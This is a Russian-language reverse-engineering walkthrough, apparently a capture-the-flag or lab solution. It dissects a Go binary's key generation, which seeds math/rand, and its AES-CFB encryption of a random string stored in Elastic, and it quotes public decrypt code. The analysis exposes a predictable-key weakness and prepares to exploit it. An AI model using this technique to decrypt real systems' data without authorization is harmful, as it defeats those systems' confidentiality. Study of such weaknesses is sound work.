
```
.text:0000000000EB0125
.text:0000000000EB0125 loc_EB0125:
.text:0000000000EB0125 mov     ecx, 34h ; '4'
.text:0000000000EB012A call    runtime_panicIndex
```

Дизассемблированный код функции randStringList



Результат функции randStringList (сгенерированная строка)


Как видно из кода, генерируемая строка будет длиной 40 байт (**28h**). В следующий раз эта сгенерированная строка будет использована в функции **main_encrypt**, куда также будет передан результат выполнения функции **main_genKey**. При этом сама функция **main_genKey** принимает в качестве параметра значение **seed**.



```
.text:0000000000EB07EB
.text:0000000000EB07EB loc_EB07EB:
.text:0000000000EB07EB nop
.text:0000000000EB07EC mov     eax, 28h ; '('
.text:0000000000EB07F1 call    main_randStringList
.text:0000000000EB07F6 mov     [rsp+3F8h+gen_str], rax ; gen_str
.text:0000000000EB07FE mov     [rsp+3F8h+gen_str_length], rbx ; gen_str_length
.text:0000000000EB0806 mov     rcx, [rsp+3F8h+seed_val]
.text:0000000000EB080E mov     rcx, [rcx+40h]  ; int
.text:0000000000EB0812 mov     rax, rcx        ; int
.text:0000000000EB0815 call    main_genKey
.text:0000000000EB081A mov     rdi, [rsp+3F8h+gen_str]
.text:0000000000EB0822 mov     rsi, [rsp+3F8h+gen_str_length]
.text:0000000000EB082A call    main_encrypt
.text:0000000000EB082F mov     [rsp+3F8h+var_268], rax
.text:0000000000EB0837 mov     [rsp+3F8h+var_2B0], rbx
.text:0000000000EB083F mov     rcx, [rsp+3F8h+var_270]
.text:0000000000EB0847 mov     rdx, [rcx+40h]
.text:0000000000EB084B mov     rdx, [rdx+10h]
.text:0000000000EB084F mov     rdx, [rdx+30h]
.text:0000000000EB0853 mov     rsi, [rdx]
.text:0000000000EB0856 xor     edi, edi
.text:0000000000EB0858 lea     rax, aUser00001 ; "user-00001"
.text:0000000000EB085F mov     ebx, 0Ah
.text:0000000000EB0864 xor     ecx, ecx
.text:0000000000EB0866 mov     r11, rsi
.text:0000000000EB0869 mov     rsi, rdi
.text:0000000000EB086C call    r11
.text:0000000000EB086F test    rbx, rbx
.text:0000000000EB0872 jz      short loc_EB08DA
```

Дизассемблированный код приложения


Функцию **main_genKey** удобнее рассмотреть в декомпилированном виде. Она начинается с вызова **rand.Seed** (строка 23), куда передается значение **seed**. Эта функция устанавливает зерно для рандома, на основании которого будут в дальнейшем сгенерированы псевдослучайные данные. Потом будет сгенерирована 16-значная псевдослучайная последовательность (строки 24–32).



```
 1 // main.genKey
 2 __int64 __golang main_genKey(int64 seed_val, __int64 a2, __int64 a3, __int64 a4, __int64 a5)
 3 {
 4   __int64 v5; // r14
 5   int v6; // r8d
 6   int v7; // r9d
 7   int v8; // r10d
 8   int v9; // r11d
 9   __int64 result; // rax
10   __int64 i; // rcx
11   char v12; // cl
12   __int64 v13; // [rsp+0h] [rbp-18h]
13   __int64 v14; // [rsp+8h] [rbp-10h]
14   void *retaddr; // [rsp+18h] [rbp+0h] BYREF
15   int64 v16; // [rsp+20h] [rbp+8h]
16
17   while ( (unsigned __int64)&retaddr <= *(_QWORD *)(v5 + 16) )
18   {
19     v16 = seed_val;
20     runtime_morestack_noctxt(seed_val, a2, a3, a4, a5);
21     seed_val = v16;
22   }
23   math_rand__ptr_Rand_Seed(math_rand_globalRand, seed_val);
24   result = runtime_makeslice((unsigned int)&RTYPE_uint8, 16, 16, a4, a5, v6, v7, v8, v9);
25   v14 = result;
26   for ( i = 0LL; i < 16; i = v13 + 1 )
27   {
28     v13 = i;
29     v12 = math_rand__ptr_Rand_Intn(math_rand_globalRand, 254LL) + 1;
30     result = v14;
31     *(_BYTE *)(v14 + v13) = v12;
32   }
33   return result;
34 }
```

Декомпилированный код функции genKey


Так, у нас есть созданный на основании **seed** ключ шифрования и есть случайная строка. Эти данные передаются в функцию **main_encrypt**, где и происходит шифрование по алгоритму AES CFB.



```
  v31 = crypto_cipher_newCFB(data, iv, v62, 16, v59, 0, v28, v29, v30, v41, v46, v51, v53, v55, v57);
  (*(void (__golang **)(__int64, __int64, __int64, __int64, __int64, __int64, __int64))(v31 + 24))(
    iv,
    v62 + ((-a4 >> 63) & 0x10),
    a4,
    a4,
    v60,
    a4,
    v58);
  return encoding_base64__ptr_Encoding_EncodeToString(
           encoding_base64_URLEncoding,
           v62,
           v59,
           v59,
           v60,
           v32,
           v33,
           v34,
           v35,
           v42,
           v47);
```

Декомпилированный код функции main_encrypt


Чтобы больше понимать код функции шифрования, лучше поискать аналогичные исходные коды, как, например, в репозитории STGDanny.



```

        //Encrypt the data:
        stream := cipher.NewCFBEncrypter(block, iv)
        stream.XORKeyStream(cipherText[aes.BlockSize:], plainText)

        //Return string encoded in base64
        return base64.RawStdEncoding.EncodeToString(cipherText), err
}
```

Исходный код для шифрования AES CFB


В том же репозитории представлена и функция для расшифровки, а нам это еще пригодится.



```
func decrypt(key []byte, secure string) (decoded string, err error) {
        //Remove base64 encoding:
        cipherText, err := base64.RawStdEncoding.DecodeString(secure)

        //IF DecodeString failed, exit:
        if err != nil {
                return
        }

        //Create a new AES cipher with the key and encrypted message
        block, err := aes.NewCipher(key)

        //IF NewCipher failed, exit:
        if err != nil {
                return
        }

        //IF the length of the cipherText is less than 16 Bytes:
        if len(cipherText) < aes.BlockSize {
                err = errors.New("Ciphertext block size is too short!")
                return
        }

        iv := cipherText[:aes.BlockSize]
        cipherText = cipherText[aes.BlockSize:]

        //Decrypt the message
        stream := cipher.NewCFBDecrypter(block, iv)
        stream.XORKeyStream(cipherText, cipherText)

        return string(cipherText), err
}
```

Исходный код для расшифровки AES CFB

Зашифрованная в функции **main_encrypt** строка записывается в базу Elastic для хранения.

